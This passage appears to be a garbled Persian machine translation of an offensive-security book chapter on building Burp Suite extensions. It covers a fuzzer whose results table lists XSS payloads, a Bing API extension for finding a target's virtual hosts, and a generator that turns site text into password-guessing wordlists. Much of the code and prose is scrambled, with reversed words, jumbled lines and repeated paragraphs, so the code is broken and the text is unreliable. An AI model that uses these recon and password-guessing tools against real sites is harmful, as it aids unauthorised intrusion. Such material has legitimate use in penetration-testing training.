
روی Next کلیک کنید و باید بارگذاری برنامه افودنی را آغاز کند. در صورت وجود خطا، روی تب Errors کلیک کنید، هر گونه اشتباه تایپ را اشکال زدایی کنید و سپس روی Close کلیک کنید. صفحه شما اکنون باید مانند شکل 4-6 باشد.



شکل 4-6: Burp Extender نشان می دهد افزونه ما بارگذاری شده است

همانطور که می بینید، برنامه افزودنی ما بارگذاری شده است و Burp مولد بار بارگذاری ثبت شده را شناسایی کرده است. ما اکنون آماده استفاده از برنامه افزودنی در یک حمله واقعی هستیم. مطمئن شوید که مرورگر وب شما تنظیم شده است که از Burp Proxy به عنوان یک پروکسی میزبان محلی در پورت 8080 استفاده کند. اکنون باید به همان برنامه وب Acunetix از فصل 5 حمله کنیم. به سادگی به عنوان مثال، نویسنده از نوار جستجوی کوچک در سایت خود برای ارسال جستجوی رشته "تست" استفاده کردند. شکل 5-6 نشان می دهد که چگونه می توانید این درخواست را در برگه تاریخچه HTTP مشاهده کنید. روی درخواست کلیک راست کنید تا به Intruder Proxy مراجعه کنید.


به عنوان مثال، نویسنده از نوار جستجوی کوچک در سایت خود برای ارسال جستجوی رشته "تست" استفاده کردند. شکل 5-6 نشان می دهد که چگونه می توانید این درخواست را در برگه تاریخچه HTTP در منوی مشاهده کنید. روی درخواست کلیک راست کنید تا به Intruder Proxy ارسال شود.




شکل 5-6: انتخاب یک درخواست HTTP برای ارسال به Intruder

حال به تب Positions بروید و روی تب Intruder کلیک کنید. صفحه ای باید ظاهر شود که هر پaramتر بپرس و جو برگسته شده را نشان دهد. این روش برای شناسایی نقاطی است که باید آنها را گیج کنیم. می توانید جدا کننده های بار را جایه جا کنید یا در صورت تمایل کل محموله را به حالت فازی انتخاب کنید، اما در حال حاضر، اجازه دهید Burp تضمین بگیرد که چیزی را فازی کند. برای وضوح، شکل 6-را ببینید، که نشان می دهد برگسته کردن بار چگونه کار می کند.

حال روی تب Payloads کلیک کنید. در این صفحه، روی منوی کشویی Payload type کلیک کرده و Extension-generated payloads را انتخاب کنید. در بخش Select generator روی دکمه Payload Generator کلیک کنید و از منوی کشویی BHP Payload Generator را انتخاب کنید. صفحه شما اکنون باید مانند شکل 7- باشد.



شکل 6-6: Burp Intruder



شکل 7: استفاده از پسوند فازی ما به عنوان یک مولد بار

اگر نوی مانوی برپا شود، در بالای نوار منوی **Intruder** کلیک کنید و سپس **Start Attack** را انتخاب کنید. **Burp** شروع به ارسال درخواست های فازی کند.

و به زودی می توانید به سرعت نتایج را طن کنید. هنگام که نویسنده fuzzer را اجرا کردند، خروجی نشان داده شده در شکل 6-8 را دریافت کردیم.

Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			200			4958	
1	1	quer'y	200			5075	
2	1	quer'y	200			5075	
3	1	quequerquery	200			4958	
4	1	que'r'y	200			5075	
5	1	q<script>alert('BHP!');</script>	200			5075	
6	1	quequequequequequery	200			4958	
7	1	que'r'y	200			5075	
8	1	querquerquerquerquerquer...	200			4958	
9	1	q'vry	200			5075	
10	1	qqquerquerquer	200			4958	
11	2	te<script>alert('BHP!');</script>	200			4989	
12	2	teteteteteteteteteest	200			4976	
13	2	te't	200			4959	
14	2	te<script>alert('BHP!');</script>	200			4989	
15	2	te:t	200			4999	

شکل 6-8: fuzzer ما در حال اجرا در یک حمله

همانطور که از اخطار پرنگ در باسخ به درخواست 7 می بینید، ما چیزی را کشف کرده ایم که به نظر می رسد یک آسیب پذیری تزریق SQL باشد.

حن، اگر ما این fuzzer را فقط برای اهداف نمایشی ساخته ایم، متعجب خواهید شد که چقدر می تواند برای دریافت خطاهای خروجی، افسای مسیرهای برنامه، یا ایجاد رفتاری که بسیاری از اسکرپت های دیگر ممکن است از دست بدene، یک برنامه کاربردی وب موثر باشد. مهمتر از همه، ما موفق شدیم برنامه افزودنی سفارشی خود را با حملات کار کنیم. اکنون اجازه دهید یک برنامه افزودنی ایجاد کنیم که به ما کمک من کند تا شناسایی گستره ای را علیه یک وب سرور انجام دهیم.

استفاده از بینگ برای آروغ زدن

غیرمممول نیست که یک وب سرور به چندین برنامه وب سرویس دهد، که ممکن است از برخی از آنها ب اطلاع باشید. اگر به سرور حمله می کنید، باید تمام تلاش خود را برای کشف این نامهای میزبان دیگر انجام دهید، زیرا ممکن است راه آسان تری برای دریافت پوسته به شما ارائه دهن. یافتن یک برنامه وب نالمن، یا حتی منابع توسعه، که در همان دستگاهی که هدف شما قرار دارد، نادر نیست. موتور جستجوی Bing مایکروسافت دارای قابلیت های جستجو است که به شما امکان می دهد با استفاده از اصلاح گننده جستجوی IP «برای همه و باسایتها این که در یک آدرس IP آپیدا می کند، از Bing سوال کنید. اگر از اصلاح گننده جستجوی "دامنه" استفاده کنید، Bing همچنین به همه زیر دامنه های یک دامنه معین من گوید.

اکنون، می توانیم از یک اسکریپت برای ارسال این پرسشها به Bing و سپس دریافت HTML در نتایج استفاده کنیم، اما این رفتار بدی است (و همچنین بیشتر جستجوها را نقض می کند).

Burp Proxy 103 گسترش

شرایط استفاده از موتورها). برای دور ماندن از مشکل، در عوض از Bing API برای ارسال این پرسش‌ها به صورت برنامه‌نویسی و تجزیه نتایج خودمان استفاده می‌کنیم. (به en-us/bing/apis/bing-web-search-api/ https://www.microsoft.com/ مراجعه کنید برای راهنمایی با کلید Bing API رایگان خود.) به جز یک منوی زمینه، ما هیچ افزونی فانتزی GUI Burp را با این افزونه پیاده‌سازی نمی‌کنیم. هر بار که یک پرس و جو را اجرا می‌کنیم، به سادگی نتایج را در خروجی می‌دهیم و هر URL شناسایی شده به محدوده هدف Burp به طور خودکار اضافه می‌شود.

از آنجایی که قبلاً نحوه خواندن اسناد API و ترجمه آن به پایتون را به شما آموزش دادیم، بیایید مستقیماً به کد پردازیم. bhp_bing.py را باز کنید و موارد زیر را چکش کنید:

از واردات IBurpExtender واردات
burp IContextMenuFactory

از واردات java.util.ArrayList واردات URL از
از واردات javax.swing.JMenuItem واردات
start_new_thread

```
import json import socket import urllib
```

```
1 API_KEY = "YOURKEY"  
API_HOST = 'api.cognitive.microsoft.com'
```

(IBurpExtender, IContextMenuFactory): def registerExtenderCallbacks(self.context = self.callbacks.registerContextMenuItemFactory("BHP Bing"))
دوخانه باید مطابق با `registerContextMenuItemFactory()` باشد

```
# ما برنامه افزونی خود را راه اندازی کردیم  
callbacks.setExtensionName ("BHP Bing") 3  
برگشت
```

```
context_menu menu_list = ArrayList() 4 menu_list.add(JMenuItem(  
def createMenuItems(self, context_menu): self.context =
```

```
actionPerformed=self.bing_menu)) menu_list .برگشت
```

این اولین بیت از برنامه افزونی Bing ما است. مطمئن شوید که کلید Bing API خود را در محل قرار داده اید. ۱۰۰۰ جستجوی رایگان در ماه دارید. ما با تعریف کلاس BurpExtender ۲ شروع می‌کنیم که رابط استاندارد IBurpExtender را پیاده‌سازی می‌کند و IContextMenuFactory می‌کنیم که به ما اجازه می‌دهد زمانی که کاربر روی درخواستی در Burp راست کلیک می‌کند، یک منوی زمینه ارائه دهیم. این منو یک انتخاب "ارسال به بینگ" را نمایش می‌دهد. ما یک منوی کنترل کننده ۳ را ثبت می‌کنیم که تعیین می‌کند کاربر روی کدام سایت کلیک کرده است و ما را قادر می‌سازد جستارهای Bing خود را بسازیم. سپس یک را راه اندازی کردیم

متدهای createMenuItem که یک شی IContextMenuInvocation دیرافت می‌کند و از آن برای تعیین درخواست HTTP کاربر انتخاب کرده است استفاده می‌کند. آخرین مرحله این است که آیتم منو را رندر کنید و رویداد کلیک را با روش 4 bing_menu میزبان های مجازی به محدوده هدف: Burp:

```
:(خود، رویداد) def bing_menu

#جزئیات چیزی را که کاربر روی آن کلیک کرده است را بگیرید
1 http_traffic = self.context.getSelectedMenuItem().getSelectedMenuItemEvent()

#برجسته شده len(http_traffic))
"%" len(http_traffic)) میزبان = میزبان انتخابی کاربر: %d میزبان)

http_traffic: در
= traffic.getHttpService() http_service.getHost() میزبان
http_service

("tnirp میزبان) میزبان self.bing_search: (میزبان)

def bing_menu(self, host):
    #آیا نام میزبان داشته باشد
    nota_teni.tekcos)loob2 is_ip socket.error: به جز: میزبان() is_ip =
        میزبان است: ip_address = دامنه %d میزبان

    3 start_new_thread(self.bing_query, ('ip:%s' % ip_address,))

    :اگر دامنه
    ((("4 start_new_thread(self.bing_query,
```

روش bing_menu فعال می‌شود که کاربر روی آیتم منوی زمینه که ما تعریف کردہ‌ایم کلیک کند. ما درخواست‌های HTTP برگسته شده را بازیابی می‌کنیم. سپس بخش میزبان هر درخواست را بازیابی می‌کنیم و آن را برای پردازش بیشتر به روش bing_search ارسال می‌کنیم. روش bing_search ابتدا تعیین می‌کند که آیا بخش میزبان یک آدرس IP است یا یک نام میزبان. 2 سپس ما Bing را برای همه میزبان‌های مجازی که آدرس IP 3 میکسانی با میزبان دارند، پرس و جو می‌کنیم. اگر برنامه افزودنی ما نیز دامنه‌ای دریافت کرد، آنگاه یک جستجوی ثانویه برای زیر دامنه‌هایی که Bing ممکن است 4 ایندکس کرده باشد انجام می‌دهیم.

حال باید لوله کشی مورد نیاز خود را برای ارسال درخواست به Bing و تجزیه نتایج با استفاده از API Burp و اضافه نتایج با استفاده از BurpExtender HTTP انصب کنیم. کد زیر را در کلاس HTTP اضافه کنید :

```
%s/bing/v7.0/search?' % API_HOST
    %s'<--> BingQueryString = urllib.quote(bing_query_string)
    %s'<--> http_request = requests.get('https://bing.com/search?q=%s&qs=n&tbs=qct,ss%3Ahttps%2F%2Fwww.bing.com%2Fsearch%2Fresult.aspx%3Fq%3D%s&hl=fa&sp=-1')
```

```
# درخواست ما را رمزگذاری کنید
http_request += 'q=%s HTTP/1.1\r\n' % urllib.quote(bing_query_string)
    %s\r\n' % API_HOST http_request +=
    'n\resolc:اتصال'+=
    1 http_request += 'Ocp-Apim-Subscription-Key: %s\r\n' % API_KEY http_request
    += 'User-Agent: Black Hat Python\r\n\r\n'

    2 json_body = self._callbacks.makeHttpRequest(
        443. True. http_request).tostring() 3 json_body = json_body.split('\r\n\r\n', 1)[1]
    API_HOST.

    نقش کوین:
    = json.loads(json_body) باسخ
    err: به عنوان: TypeError, ValueError
    = answer['webPages'][i['value']] if len(sites): نتیجه ای از tnirp
    دیگر: سایت های
    sites = list() if answer['webPages'] == 0: برای سایت در
    Bing: %s % er) sites = list() if answer['webPages'] != 0: سایت های


    %s' % site['name']) ' % site['url']) print('*'*100) %r' % site['snippet'])
    print('Nameprint('URL: %s print('Description:

    ([{'ru':(سایت]})java_url = URL
    if self._callbacks.isInScope(java_url): %s' افزودن tnirp
    درخواست (tnirpBurm' % site['url']) self._callbacks.includeInScope(java_url)
    دیگر: حال از %s' در
    Bing.: خالی از

    % bing_query_string)
```


API HTTP Burp مستلزم آن است که کل درخواست HTTP را قبل از ارسال به عنوان یک رشته بسازیم. همچنین باید کلید API خود را برای برقراری تماس 1 API اضافه کنیم. سپس درخواست 2 HTTP را به سرورهای مایکروسافت ارسال می‌کیم. وقتی پاسخ برگردانده شود، صفحه های 3 را جدا می‌کیم و سپس آن را به تجزیه کننده 4 JSON خود ارسال می‌کنم. برای هر مجموعه ای از نتایج، اطلاعاتی در مورد سایتی که کشف کرده ایم، خروجی من دهیم. 5. اگر سایت کشف شده در محدوده هدف Burp نباشد، 6. ما به طور خودکار آن را اضافه می‌کنیم. برای انجام این کار، ما API Python و Python را در یک افزونه Burp ترکیب کردیم. این باید به ما کمک کند تا زمانی که به یک هدف خاص حمله می‌کنیم، کار بازیابی اضافی انجام دهیم. باید آن را برای یک چرخش در نظر بگیریم.

لگز دن به لاستیک ها برای اینکه افزونه جستجوی Bing کار کند، از همان روشی که برای پسوند fuzzing استفاده کردیم استفاده کنید. وقتی بارگیری شد، به /moc. بر روی http://testphp.vulnweb.com بروید. اگر برنامه افزودنی به درستی بارگیری شود، و سپس روی درخواست GET که به تازگی صادر کرده اید کلیک راست کنید. اگر برنامه افزودنی به درستی بارگیری شود، همانطور که در شکل 9-6 نشان داده شده است، باید گزینه منوی Send to Bing را مشاهده کنید.




شکل: 9- گزینه منوی جدید که پسوند ما را نشان می دهد

وقتی روی این گزینه منو کلیک می کنید، باید شروع به دیدن نتایج از Bing کنید در شکل 10-6 نوع نتیجه ای که به دست می آورید به خروجی ای که هنگام بارگیری برنامه افزودنی انتخاب کرده اید بستگی دارد.



شکل 10-6: برنامه افزودن ما خروجی را از جستجوی API Bing را ارائه می‌دهد

اگر روی برگه Target در کلیک کنید و Scope را انتخاب کنید، همانطور که در شکل 11-6 نشان داده شده است، باید موارد جدیدی را به طور خودکار به محدوده هدف اضافه کنید. محدوده هدف فعالیت هایی مانند حملات، عنکبوت و اسکن را فقط به میزبان های تعریف شده محدود می کند.



شکل: 11-6-میزبان های کشف شده به طور خودکار به محدوده هدف Burp اضافه می شوند.

تبديل محتواي و ب سايت به رمز عبور طلابي

بسیاری از اوقات، امنیت به یک پیز خلاصه من شود: رمزهای عبور کاربر. غم انگیز است اما واقعیت دارد.

بدتر شدن اوضاع، وقتی صحبت از برنامه های وب، به ویژه برنامه های سفارشی به میان من آید، بسیار رایج است که متوجه شویم آنها پس از تعداد معینی از تلاش های ناموفق برای احراز هویت، حساب های کاربری خود را قفل نمی کنند. در موارد دیگر، آنها رمزهای عبور قوی را اعمال نمی کنند. در این موارد، یک جلسه حدس زدن رمز عبور آنلاین مانند جلسه قبلی ممکن است فقط بلیط برای دسترسی به سایت باشد.

ترفند حدس زدن رمز عبور آنلاین، دریافت لیست کلمات مناسب است. اگر عجله دارید نمی توانید 10 میلیون رمز عبور را آزمایش کنید، بنابراین باید بتوانید لیست کلمات را برای سایت مورد نظر ایجاد کنید. البته، اسکریپت هایی در کال لینوکس وجود دارد که یک وب سایت را مخزنده و بر اساس محتواي سایت، فهرست کلمات ایجاد می کنند. اما اگر قبلاً از برای اسکن سایت استفاده کرده اید، چرا ترافیک بیشتری را فقط برای ایجاد لیست کلمات ارسال کنید؟ به علاوه، آن اسکریپتها معمولاً دارای هزاران آرگومان خط فرمان برای به خاطر سپردن مستند. اگر شما هم شبیه ما هستید، قبلاً به اندازه کافی آرگومان های خط فرمان را حفظ کرده اید تا دوستان خود را تحت تأثیر قرار دهید، بنابراین باید Burp را مجبور کنیم کارهای سنگین را انجام دهد.

bhp_wordlist.py را باز کنید و این کد را حذف کنید:

```

از واردات javax.swing import JPanel
از واردات java.util import ArrayList
از واردات javax.swing.JMenuItem import JMenuItem

from datetime import datetime
from HTMLParser import HTMLParser
import re

TagStripper(HTMLParser): def __init__(self):
    class
        __tini__.respaPLMTH
        self.page_text = []

    def handle_data(self, data): 1
        (داده)dneppa.txtet_egap.fles

    def handle_comment(self, data): 2
        (داده)dneppa.txtet_egap.fles

    def strip(self, html): self.feed(html)
        " ".join(self.page_text)3

 callbacks): self._callbacks = callbacks self._helpers = callbacks.getHelpers()
IContextMenuFactory): def registerForExtendedUIEvents(self,
    self.context = میزبان خود.میزبان = self.context
    (تنظیم)

```

```
# با چیزی که من دانیم رایج است شروع کنید
# ("رمز عبور")()tes4 self.wordlist =
# ما برنامه افزودنی خود راه اندازی کردیم
BHP("لیست کلمات") callbacks.setExtensionName
callbacks.registerContextMenuFactory(دوخ) برگشت
= Array(callbacks.createMenuItem(self.menuItem, "ایجاد کردن", self.contextForMenuItem(self.wordlistItem)))
# فهرست_بارگشت

```

کد موجود در این فهرست باید تا به حال کاملاً آشنا باشد. ما با وارد کردن مازول های مورد نیاز شروع می کنیم. یک کلاس TagStripper کمکی به ما این امکان را می دهد که تگ های HTML را از پاسخ های HTTP که بعداً پردازش می کنیم حذف کنیم. آن handle_data متدهای 1 را در یک متغیر عضو ذخیره می کند. ما همچنین متدهای handle_comment را تعریف می کنیم زیرا می خواهیم کلمات ذخیره شده در نظرات توسعه دهنده را نیز به لیست رمز عبور اضافه کنیم. در زیر جلد، handle_comment فقط را فرا می خواند (در صورتی که بخواهیم نحوه پردازش متن صفحه را تغییر دهیم).

متدهای stripHTML را به کلاس پایه HTMLParser تغذیه می کنند و متن صفحه 3 حاصل را بر مبنای آن handle_data که بعداً مفید خواهد بود. بقیه تقریباً دقیقاً مشابه شروع اسکریپت bhp_bing.py است که ما به تازگی به پایان رسالیدیم.

یک بار دیگر، هدف ایجاد یک آیتم منوی زمینه در UI Burp است. تنها چیز جدیدی که در اینجا وجود دارد این است که ما لیست کلمات خود را در یک مجموعه ذخیره می کنیم، که تضمین می کند که در هین حرکت کلمات تکراری را معرف ننمی کنیم. ما مجموعه را با رمز عبور مورد علاقه همه، رمز عبور، مقداردهی اولیه می کنیم تا مطمئن شویم که در لیست نهایی ما قرار می گیرد. حالا باید منطق را اضافه کنیم تا ترافیک HTTP انتخاب شده را از Burp بگیریم و آن را به لیست کلمات پایه تبدیل کنیم:

```
(خود، رویداد): def wordlist_menu()
# جزئیات چیزی را که کاربر روی () کلیک کرده است، بگیرید.
self.context.getSelectedMessage()
```

```
http_service.getHost() http_service =
# میزبان
http_traffic: traffic.getHttpService() اگر
# میزبان
(dda.stsoh.files)()
= traffic.getResponse() http_response:
http_response
2 self.get_words (http_response)
# بازگشت self.display_wordlist()

headers, body = http_.response.read()()
```

رد شدن از پاسخ های غیر متنی

3 if headers.lower().find("content-type: text") == -1: برگشت

= TagStripper() 4 page_text = tag_stripper.strip(body)

tag_stripper

= re.findall("[a-zA-Z]\w{2,}", page_text) کلمه 5

باید عکسها را در فایل ذخیره کرد: # رشته های طولانی را فیلتر کنید اگر

برگشت(6 self.wordlist.add(word.lower()))

اولین کار ما این است که روش wordlist_menu را تعریف کنیم که کلیک های منو را مدیریت می کند. نام میزبان پاسخ دهنده 1 را برای بعد ذخیره می کند و سپس پاسخ HTTP را بازیابی می کند و آن را به روش 2 get_words می دهد. از آنجا 4 هدر پاسخ را پرسی می کند تا مطمئن شود که ما فقط پاسخ های مبتنی بر متن را پردازش می کنیم. کلاس TagStripper کد HTML را از بقیه متن صفحه حذف می کند. ما از یک عبارت منظم برای یافتن همه کلماتی که با یک نویسه الفبا شروع می شوند و دو یا چند نویسه «کلمه» استفاده می کنیم که با عبارت منظم \w{2} مشخص شده است. کلماتی را که با این الگو مطابقت دارند در فهرست کلمات با حروف کوچک 6 ذخیره می کنیم.

حال بیایید اسکریپت را با دادن توانایی به هم ریختن و نمایش لیست کلمات گرفته شده، صیقل دهیم:

= ["", "1", "!", year] 1 mangled = [] پسوند def mangle(self, word): year = datetime.now().year

برای رمز عبور در: (word, word.capitalize()):
mangled.append("%s" % word.capitalize()) ۹۵% ۴۵%

(رمز عبور، پسوند) 2 برگشت شکسته

".join(self.hosts)) 3 print ("#!comment: BHP Wordlist for site(s) %s" % ,
def display_wordlist(self):

برای کلمه در مرتب شده: (self.wordlist): برای

رمز عبور در self.mangle(word): چاپ
برگشت


بسیار خوب! روش mangle یک کلمه پایه را می گیرد و آن را به تعدادی حدس رمز عبور بر اساس برخی استراتژی های رایج ایجاد رمز عبور تبدیل می کند. در این مثال ساده، فهرستی از پسوندها برای چسباندن به انتهای کلمه پایه ایجاد می کنیم، از جمله سال جاری. 1 سپس، هر پسوند را حلقه زده و آن را به کلمه پایه 12 اضافه می کنیم تا تلاشی برای ایجاد یک رمز عبور منحصر به فرد ایجاد کنیم. حلقه دیگری را با یک نسخه بزرگ از کلمه پایه برای اندازه گیری خوب انجام می دهیم. در روش display_wordlist 3 نظر به سیک «جان چاکادهنه» چاپ می کنیم تا به ما می یادآوری کند که از کدام سایتها استفاده کردہ‌ایم.

این لیست کلمات سپس هر کلمه پایه را منحرف می کنیم و نتایج را چاپ می کنیم. وقت آن است که این کودک را برای چرخش ببریم.

لگد زدن به لاستیک ها

روی تب Add Extender در Burp Suite کلیک کنید . روی دکمه Add کلیک کنید و سپس از همان روشی که برای افزونه های قبلی خود استفاده می کردیم استفاده کنید تا پسوند Wordlist کار کند.

همانطور که در شکل 12-6 نشان داده شده است، در تب Dasherboard New live task را انتخاب کنید .



